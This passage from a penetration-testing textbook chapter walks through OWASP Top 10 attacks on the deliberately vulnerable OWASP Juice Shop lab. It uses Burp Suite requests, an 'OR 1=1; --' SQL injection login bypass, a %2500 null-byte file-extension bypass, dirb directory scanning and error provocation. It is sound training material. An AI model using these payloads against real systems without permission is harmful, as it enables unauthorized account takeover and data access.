aj4QDO4KyOqPJ7j2novp9EQ38gYVAJvlAM1wWxalND5reZRLzmXk6BbmzZRb; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"fake@email.local",
  "password":"password123"
}
```

Figure 16.25: Sending to Repeater

7. Next, click on the **Repeater** tab and click on **Send** to forward the message to the web application:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Learn
Send
Cancel
Target
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search...
0 matches

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
 rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 53
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=
dismiss; continueCode=
aj4QDO4KyOqPJ7j2novp9EQ38gYVAJvlAM1wWxalND5
reZRLzmXk6BbmzZRb; cookieconsent_status=
dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"fake@email.local",
  "password":"password123"
}
```

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Sat, 23 Dec 2023 16:04:13 GMT
Connection: close

Invalid email or password.
```

Figure 16.26: Repeater module

As shown in the preceding screenshot, the left column contains the `HTTP POST` message, which includes the random email address and password. The right column contains the HTTP response from the web application, indicating that the login failed with an `HTTP/1.1 401 Unauthorized` status and a message indicating the email or password is invalid.

8. Next, in the **Request** field, place a single quotation mark (`'`) at the end of the email address, which will be `fake@email.local'`, and click on **Send** to forward a new request to the web application:

Figure 16.27: HTTP request message


Inserting a single quotation mark (`'`) at the end of the email address, as shown in the preceding screenshot, tests whether the web application is vulnerable to an SQLi attack.

When we click on **Send** using **Repeater**, the following SQL statement will be sent from the web application to the SQL database:

```
SELECT * From TableName WHERE email = 'fake@email.local";
```

The code simply reads that the user injects the email as `fake@email.local'` into the login form of the web application, which tells the web applications to select everything from the table known as `Table_Name` where the email is `fake@email.local`.
The single quotation marks (`'`) at the beginning and end of the email address will close the statement. This means the additional single quotation mark (`'`) that follows will indicate the start of a new statement and will create an error because it does not have a closing quotation mark to end the new statement.

9. Next, take a look at the **Response** field within **Repeater**. It's different from the previous response of the web application; now, we have an **SQLITE_ERROR** message, together with the SQL statement used to query the database:



```
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 23 Dec 2023 16:06:13 GMT
Connection: close
Content-Length: 1212

{
  "error":{
    "message":"SQLITE_ERROR: unrecognized token: \"482c811da5d5b4bc6d497ffa98491e38\"",
    "stack":
    "Error\n    at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n    at new Promise (<anonymous>)\n    at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n    at /juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n    at process.processTicksAndRejections (node:internal/process/task_queues:95:5)",
    "name":"SequelizeDatabaseError",
    "parent":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":
      "SELECT * FROM Users WHERE email = 'fake@email.local'' AND password = '482c811da5d5b4bc6d497ffa98491e38' AND deletedAt IS NULL"
    },
    "original":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":
      "SELECT * FROM Users WHERE email = 'fake@email.local'' AND password = '482c811da5d5b4bc6d497ffa98491e38' AND deletedAt IS NULL"
    },
    "sql":
    "SELECT * FROM Users WHERE email = 'fake@email.local'' AND password = '482c811da5d5b4bc6d497ffa98491e38' AND deletedAt IS NULL",
    "parameters":{
    }
  }
}
```

Figure 16.28: SQL statement

As shown in the preceding screenshot, the following SQLite error was returned from the web application:

```
"message": "SQLITE_ERROR: unrecognized token: \"482c811da5d5b4bc6d497ffa98491e38\"",
```

Additionally, the following is the SQL statement used by the web application to perform the request:

```
"sql": "SELECT * FROM Users WHERE email = 'fake@email.local'' AND password = '482c811da5d5b4bc6d497ffa98491e38' AN
```

The preceding SQL statement indicates the name of the SQL table as `Users` and the password value is hashed.


10. Next, we can create an SQL statement that says to check for the email address of `fake@email.local`, and, if the email address does not exist within the SQL database, set the statement as `true` to ignore everything that follows. Therefore, the web application will not check for the password and should allow us to log in as the first user within the SQL database, which is the administrator's account.
    If we inject `fake@email.local' OR 1=1; --` within the **Email** field of the **Login** page, the SQL statement will be the following:

    ```
    SELECT * From Users WHERE email = fake@email.local' OR 1=1; --';
    ```

    The statement reads as follows: select everything from the table (`Users`) where the email is `fake@email.local`, and if this does not exist (`OR`), make the statement true (`1=1`) and end the statement using a semicolon (`;`), and then insert a comment (`--`) to ignore everything that follows. Since a single quotation mark (`'`) is inserted after the comment, this ensures that password checking for the user account is ignored.
    The following screenshot shows the code for SQLi on the **Login** page:

Figure 16.29: Performing SQLi

11. Next, Burp Suite will intercept the `HTTP POST` message; right-click on it and send it to **Repeater**:



```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 65
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"fake@email.local' OR 1=1; --",
  "password":"password123"
}
```

Figure 16.30: Sending to Repeater

12. Next, click on the **Repeater** tab, select the new **Request** tab, click on **Send**, and observe the response:

Figure 16.31: Repeater module

As shown in the preceding screenshot, there's an authentication token in the **Response** field. This *authentication token* will enable us to log in to the administration account without needing to use a valid username and password.

13. Next, ensure you forward any additional **Request** message using the **Intercept** tab on Burp Suite, and you will gain access to the admin account on OWASP Juice Shop:

Figure 16.32: Gaining access to the admin page

As shown in the preceding screenshot, we are able to successfully gain access to the administrator's user account on the vulnerable web application.

To learn more about injection, please see the official OWASP documentation at the following URL: **https://owasp.org/Top10/A03_2021-Injection/**.

Having completed this section, you have learned about the fundamentals of the security risks involved in using web applications that are vulnerable to injection-based attacks. In the next section, you will explore the security risks when using broken access controls.

Exploring broken access control attacks

Broken access controls permit both authenticated and unauthenticated users to perform actions on a web application or systems that are not permitted. Implementing access controls on a system and even web applications helps administrators restrict access to sensitive and confidential directories and data from unauthorized users.

However, while many organizations will implement a pre-built web application framework on their web server, many pre-built and ready-to-use web application frameworks contain default security configurations, and if implemented without using best practices, threat actors can simply gain unauthorized access by exploiting the broken access control mechanisms.

In this section, you will gain hands-on experience in discovering and exploiting the security vulnerabilities of broken access control on a vulnerable web application such as OWASP Juice Shop.

To get started with this exercise, please follow these instructions:

1. Ensure that Kali Linux is powered on and the OWASP Juice Shop Docker instance is running.
2. Using Firefox on Kali Linux, go to the OWASP Juice Shop Score Board and use the filter to display only **Broken Access Control** attacks to view all the challenges:

   Figure 16.33: Filtering the Broken Access Control challenges

   The interface has been updated a bit but these instructions are still valid.

   We will be looking at completing the **Admin Section** challenge to demonstrate the security risks and how they can be exploited.

3. Now, ensure you're logged in as the administrator user.
4. Next, ensure the Burp Suite proxy is intercepting traffic.
5. On OWASP Juice Shop, go to the home page to allow Burp Suite to capture a new `HTTP GET` message via the Intercept feature. Once the `HTTP GET` message is captured, right-click and select **Send to Repeater**, as shown in the following screenshot:

Figure 16.34: Captured HTTP request message

6. As shown in the preceding screenshot, the token information is captured within the web request since the administrator user is already authenticated. Ensure you forward all the additional request messages.
7. On **Repeater**, modify the first line to retrieve the `/administration/` directory or page from the web application by using the following `HTTP GET` statement, before sending it to the web application:

```
GET /administration/ HTTP/1.1
```

The following screenshot shows the first line containing the `HTTP GET` statement for the administration directory:

Figure 16.35: Observing the HTTP Get message

8. Once the modified **Request** message is sent to the web application via Repeater, look at **Response**:

   Figure 16.36: The HTTP Response message

   As shown in the preceding screenshot, the `200` HTTP status code indicates that **Repeater** is able to successfully retrieve the resource located at `/administration/` on the web application.

9. Next, turn off the Intercept feature on Burp Suite.
10. Finally, on the web browser, change the URL to `http://localhost:3000/#/administration/` and hit *Enter* to access the hidden location on the web application and complete the challenge:

    Figure 16.37: Challenge complete

    Since you have gained access to a restricted administrative section within the vulnerable web application, we can even delete the **Customer Feedback**, such as the five-star reviews, to complete another challenge.

Ensure you attempt to complete the additional challenges to improve your skills in discovering and exploiting web applications.

To learn more about broken access control, please see the official OWASP documentation at the following URL: https://owasp.org/Top10/A01_2021-Broken_Access_Control/.

Having completed this section, you have learned about the fundamentals of the security risks involved when using web applications that are vulnerable to broken access control methods. In the next section, you will learn about cryptographic failures in web applications.

Discovering cryptographic failures

Cryptographic failures on a web application simply define the security vulnerabilities found within a web application that allow a threat actor to gain access to confidential data, such as users' credentials, that are either stored on a server or transmitted over a network.

When deploying web applications, it's always important to ensure best practices on using recommended cryptographic solutions, such as secure encryption algorithms, to ensure *data in motion*, *data at rest*, and *data in use* are always kept safe from unauthorized users, such as threat actors.

If a developer implements a weak or insecure encryption algorithm within a web application, threat actors can simply discover the type of encryption algorithm being used and its security vulnerabilities. Once a vulnerability is found, it's only a matter of time until that vulnerability is exploited by a threat actor. As a penetration tester, understanding how to test for cryptographic failures on a web application is essential to improving your skills and techniques.

In this section, you will learn how to exploit cryptographic failures on a vulnerable web application such as OWASP Juice Shop. To get started with this exercise, please follow these instructions:

1. Ensure Kali Linux is powered on and the OWASP Juice Shop Docker instance is running.
2. Ensure the Intercept feature is turned off on Burp Suite and FoxyProxy is disabled.
3. Using Firefox on Kali Linux, go to the OWASP Juice Shop Score Board and use the filter to display only **Cryptographic issues** attacks to view all the challenges. We will be looking at completing the **Nested Easter Egg** challenge to demonstrate the security risks and how they can be exploited.
4. On **Kali Linux**, open the **Terminal** and use `dirb` to perform active crawling for any hidden directory on the target web application:

```
kali@kali:~$ dirb http://localhost:3000 /usr/share/wordlists/dirb/big.txt -r -N 403
```

The preceding command instructs `dirb` to seek any directory within the target web application by using a wordlist that contains well-known directories, does not perform recursive lookups (`-r`), and ignores any responses (`-N`) with a `403` (`Forbidden`) HTTP status code.

The following screenshot shows a few directories that were found when using `dirb` against the web application:

Figure 16.38: Active scanning

As shown in the preceding screenshot, these directories were not previously discovered while performing passive crawling with Burp Suite Community Edition. Passive crawling tracks the web pages that are visited by you and will not automatically discover hidden web pages, hence the need to perform active scanning. As shown in the screenshot, there's a **File Transfer Protocol (FTP)** directory that may contain confidential files.

Burp Suite Professional has an active spider/crawling feature that helps penetration testers quickly discover hidden directories on a web application. Additionally, there are alternative tools, such as Dirb, DirBuster, OpenDoor, and OWASP Zed Attack Proxy, to name a few.

5. Next, using Firefox on Kali Linux, go to the `http://localhost:3000/ftp` directory to view the contents:

Figure 16.39: Hidden directory

As shown in the preceding screenshot, there are a lot of files. Some of the files contain interesting names, such as `acquisitions.md`, `encrypt.pyc`, `eastere.gg`, and `legal.md`. Web application developers should ensure sensitive and confidential documents and files cannot be accessed by unauthorized users, by using secure file storage, **access control lists** (**ACLs**), secure file uploads, audit logging, and regular security assessments.

6. Next, click on the `acquistions.md` file to download it, and open it using a text editor or with the `cat` command on a Terminal, as shown here:

Figure 16.40: Viewing file contents

As shown in the preceding screenshot, you have accessed a confidential document found within a hidden directory on the vulnerable web application.

7. Next, on the `http://localhost:3000/ftp` directory, there's an encrypted Easter egg file (`eastere.gg`):

Figure 16.41: Hidden directory

8. If you try to download and open the `eastere.gg` file, it will not reveal its data. However, using some HTTP techniques, we can convert the file to a `.md` format, which allows us to open it with a text editor. Use the following HTTP code on your web browser to convert and download the file: `http://localhost:3000/ftp/eastere.gg%2500.md`.
   Once the file is converted, open it with a text editor or the `cat` command to view the contents:

Figure 16.42: Viewing file contents

9. As shown within the decrypted file, there's a flag containing a very long cryptographic hash. At the end of the hash value, there are double equal signs (`==`), which indicate that the hash type is **Base64**. Additionally, you can use hash identifier tools to help identify a cryptographic hash type.
   Next, head on over to **Burp Suite** | **Decoder**. Place the hash in the upper field and set the **Decode** `as` value to **Base64**:

Figure 16.43: Decoding the hash

As shown in the preceding screenshot, the Burp Suite **Decoder** feature is able to decode the cryptographic hash to something that looks like a path to a web address, but the placement of the characters seems out of order.

This is another type of cryptographic cipher that uses the character offsets as the encryption key; in other words, it shifts the placement of a letter in the alphabet further down to another placement.

10. Next, use the following commands to download and install `hURL`, a tool used to encode and decode various types of character offset encryption ciphers:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install hurl -y
kali@kali:~$ hURL --help
```

11. Next, use `hURL` to perform a **ROT13 decode** operation on the cipher:

```
kali@kali:~$ hURL -8 "/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt"
```

As shown in the following screenshot, the plaintext message is successfully decrypted:

Figure 16.44: Finding a hidden message

12. Finally, insert the **ROT13 decoded** message at the end of the URL of OWASP Juice Shop in the web browser: `http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg`

As shown in the following screenshot, the challenge is completed, and you have gained access to a hidden location:

Figure 16.45: Hidden URL

Ensure you visit the Score Board on OWASP Juice Shop to check your progression of each challenge within the web application.

To learn more about cryptographic failures, please see the official OWASP documentation at the following URL: https://owasp.org/Top10/A02_2021-Cryptographic_Failures/.

Having completed this section, you have learned about the security risks involved in cryptographic failures on a vulnerable application and how they can be exploited. In the next section, you will learn about insecure design.

Understanding insecure design

Insecure design focuses on understanding how security risks increase when a web application is not developed, tested, and implemented properly on a system. When designing a web application, the organization usually ensures the code passes through each phase of a **secure development life cycle** (**SDLC**), which helps developers thoroughly test the application to ensure there are as few security risks as possible.

This technique ensures the web application is designed using secure coding practices and design, secure library components of programming languages, and even threat modeling to help understand how threat actors may be able to component the web application. Without secure designs, the security posture of the web application is left very vulnerable to various types of web application attacks. Overall, it is important that developers and organizations implement proper development, security testing, and maintenance on their web applications and servers.

To learn more about insecure design, please see the official OWASP documentation at the following URL: https://owasp.org/Top10/A04_2021-Insecure_Design/.

In the next section, you will learn how security misconfigurations increase the risk of a cyberattack on web applications.

Exploring security misconfiguration

Sometimes, web applications are deployed without using security best practices or ensuring either the web application or the web server is hardened to prevent a cyberattack. Without proper security configurations and practices, threat actors are able to enumerate and exploit vulnerable services running on the web server. A simple example of security misconfiguration is administrators leaving unnecessary running services and open service ports on a web server; typically, a web server should not have any open service ports except those that are required, such as port 443 for HTTPS and 22 for **Secure Shell** (**SSH**). Threat actors will perform port scanning on their targets to identify any open ports and running services, which will allow them to remotely test for security vulnerabilities on the web server and exploit the system.

Most commonly, you will discover that a lot of devices, such as web servers, are using default accounts, which is a huge security risk. If a threat actor is able to profile a web server and guess the default user account credentials, they can gain access to the system and take over the account. Weak passwords are commonly used by administrators to remotely access their web application server on the internet; threat actors can perform brute force or social engineering to retrieve the administrator's user credentials.

If the web application is not properly configured and coded to prevent sensitive information from leaking whenever an error occurs, threat actors can abuse this security flaw. Imagine you've modified the URL within the address bar of your web browser to attempt to gain access to an unknown directory on the web application. If the web application throws an error, it may reveal sensitive information about the web application, its framework, and the operating system of the host server.

Hence, as an aspiring penetration tester, you need to perform thorough security testing on the web application to check for all possibilities. The OWASP Top 10 provides a lot of documentation that will guide you through the process of discovering security flaws within web applications.

In this section, you will learn how to get started with exploiting security misconfigurations on the OWASP Juice Shop vulnerable web application using Kali

Linux. To get started with this exercise, please follow these instructions:

1. Ensure that Kali Linux is powered on and the OWASP Juice Shop Docker instance is running.
2. Using Firefox on Kali Linux, go to the OWASP Juice Shop Score Board and use the filter to display only **Security Misconfiguration** attacks to view all the challenges. We will be looking at completing the **Error Handling** and **Deprecated Interface** challenges to demonstrate the security risks and how they can be exploited.
3. Next, ensure FoxyProxy is using Burp Suite as the proxy server and Intercept is running on the Burp Suite application within Kali Linux.
4. On OWASP Juice Shop, go to the home page and click on a product to allow Burp Suite to capture a new web request message via the Intercept feature. Look for a message that contains `GET /rest HTTP/1.1`, such as the following, and send it to Repeater:

Figure 16.46: The HTTP Get message

5. Next, head on over to **Repeater** and select the sub-tab that contains the HTTP request message. Then, append a fake path to the HTTP header, such as the following, and click on **Send** to forward it to the web application:

```
GET /rest/fakepath HTTP/1.1
```

As shown in the following screenshot, the path within the HTTP request message is modified:

Figure 16.47: Observing the HTTP GET message

As shown in the preceding screenshot, the `HTTP GET` request message is modified to retrieve the `/rest/fakepath` resource on the web application. However, this resource does not exist on the web application as it's made up.

As a result of sending a request for an invalid resource on the web application, the response provides an **HTTP Status 500 Internal Server Error** message, which includes some sensitive information about the web application technologies within the message body, as shown in the following screenshot:

Figure 16.48: Server error message

6. Next, to ensure you've completed the security misconfiguration challenge, modify the `HTTP GET` header on the **Intercept** tab to `GET /rest/fakepath HTTP/1.1`, then forward the HTTP request messages, and you will solve the challenge of provoking an error on the web application.
7. Next, to upload an unsupported file to the OWASP Juice web application, you will need to create a new user account at `http://localhost:3000/#/register`.
8. Ensure you are logged into OWASP Juice Shop using the new user account you have created, and then go to the `http://localhost:3000/#/complain` page, which allows you to upload specific file types only.
9. On your Firefox web browser, right-click on the web page and select **Inspect** to view the page source and its elements.
10. Select the **Inspector** tab and search for **accept** in the search bar, and you should see a line of code that contains the following:

```
type="file" accept=".pdf,.zip"
```

This piece of code indicates that the users are able to upload only PDF and ZIP file types to the web application. By default, users will be restricted/blocked from uploading any other file types.

11. To abuse the security misconfiguration on the web application, simply create a new file with the `.xml` extension, using the following command:

```
kali@kali:~$ touch /home/kali/Desktop/complain.xml
```

12. Then, upload the XML file on the `http://localhost:3000/#/complain` page on OWASP Juice. On the **Complaint** form, click on **Browse** to attach the `.xml` file. On the **File Upload** window, click on **All Files** to view all file types within the directory:

    Figure 16.49: Uploading a file

    Ensure you complete the necessary field and click **Submit** to send the data to the web application:

    Figure 16.50: Submitting the file

You will notice the web application accepts the unsupported file type, which is another indication of security misconfiguration that threat actors can exploit. Finally, you have completed the challenge for the deprecated interface.

To learn more about security misconfiguration, please see the official OWASP documentation at the following URL: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/.

Having completed this section, you have learned about the fundamentals and security risks involved in security misconfigurations on web applications.

Summary

During the course of this chapter, you have discovered the fundamentals of web applications and how HTTP operates between a web browser and a web application. You have also learned how the OWASP Top 10 list of security risks for web applications helps cybersecurity professionals improve the security of web servers and their applications. Furthermore, you have gained the skills for simulating various types of web application cyberattacks on vulnerable applications to discover and exploit security vulnerabilities on a target. When simulating attacks, it should be done in a controlled, ethical environment, such as a lab setup or with permission from the application owner.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Advanced Website Penetration Testing*, you will discover additional web application vulnerabilities and exploitation techniques.

Further reading

- OWASP Top 10 Web Application Security Risks – https://owasp.org/www-project-top-ten/
- OWASP 10 as a standard – https://owasp.org/Top10/A00_2021_How_to_use_the_OWASP_Top_10_as_a_standard/
- AppSec Program with the OWASP Top – https://owasp.org/Top10/A00_2021-How_to_start_an_AppSec_program_with_the_OWASP_Top_10/
- Importance of using HTTPS – https://www.cloudflare.com/learning/ssl/why-use-https/

Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet